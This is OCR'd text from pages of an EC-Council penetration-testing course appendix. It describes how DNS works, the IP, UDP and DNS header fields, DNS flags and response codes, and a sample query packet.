


Figure A.38: Working of DNS

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Packet Format

DNS packet header format consists of three sections namely IP header, UDP header and DNS data. Each section has different fields and different uses as described below:

- **IP Version (4 bits):** There are two types of IP packet and addressing IPv4 and IPv6. This bit specifies the current IP protocol version. Always set the value as 4.
- **Header Length (4 bits):** Length of the IP header where header represents 32-bit words along with IP options if any. The minimum value of the IP header is 5.
- **Type of Service (TOS) (8 bits):** Provides quality of service features. First three bits are for IP precedence, 4 bits for TOS and last one-bit left alone (not used).
- **Total Length (16 bits):** Specifies the length of the IP datagram in bytes. It includes the length of the header and the data.
- **Identification (16 bits):** Identifies the fragments of one datagram from those of another.
- **Fragment Offset (13 bits):** Used to reassemble the fragmented IP datagrams.
- **Time-To-Live (TTL):** It defines the lifetime of the IP datagram in the internet system. The TTL field is initially set to a number and decremented by every router. When the TTL reaches zero, it discards the datagram (Packet).
- **Protocol (8 bits):** Identifies the next encapsulated protocol that sits above the IP layer.
- **Header Checksum (16 bits):** Identifies the errors during IP datagram transmission and calculated based on the IP header.
- **Source / Destination IP address:** IP addresses of the sender and the receiver.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Source / Destination port numbers:** DNS servers listen on port 53. The first packet of any exchange always includes 53 as the UDP destination port. The source port is the random port that varies considerably.
- **Query ID:** Unique identifier also termed as transaction ID, created in the query packet that is left intact by the server sending the reply. It helps in matching the answers with the awaiting questions.
- **QR (Query / Response):** Set to "0" for a query by a client, "1" for a response from a server.
- **Opcode:** Set by client to "0" for a standard query. "1" for Inverse Query (IQUERY) and "2" for Sever Status Request (STATUS).
- **AA (Authoritative Answer):** Set to "1" in a server response if this answer is Authoritative, if not "0".
- **TC (Truncated):** Set to "1" in a server response if the answer cannot fit in the 512-byte limit of a UDP packet response. Indicates the message was truncated.
- **RD (Recursion Desired):** Set in a query and indicates the query should be pursued recursively. This is set to 1 if it wishes the server to perform the entire lookup of the name recursively, or 0 if it just wants the best information the server has.
- **RA (Recursion Available):** A bit that is set (1) or cleared (0) in a response indicating that recursion is available.
- **Z (Reserved):** This is reserved and must be zero.
- **Response code:** Response code from the server, indicates success or failure.
  - 0 - No Error
  - 1 - Format Error
  - 2 - Server Failure
  - 3 - Non-existent Domain
  - 4 - Query Type Not Implemented
  - 5 - Query Refused
- **Question record count:** Indicates the number of DNS queries in the questions section.
- **Answer count:** Set by the server, these provide various kinds of answers to the query from the client.
- **Authority count:** Indicates the number of name server records in the authority record section.
- **Additional record count:** Indicates the number of resource records in the additional records section.
- **DNS Question/Answer data:** Holds the question/answer data referenced by the count fields above.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.39: DNS Packet Format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Packet Analysis

The DNS client/ server communication involve two packets – one is query packet and the other is response packet. If a client has an IP address and wants to know to whom does the address belongs to; it sends a Query packet to the DNS server. The DNS server reply back with the Response packet that contains information required by the client. As like DHCP, the DNS also uses UDP as its transport protocol for communication.




Figure A.40: Sample DNS Query Packet

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

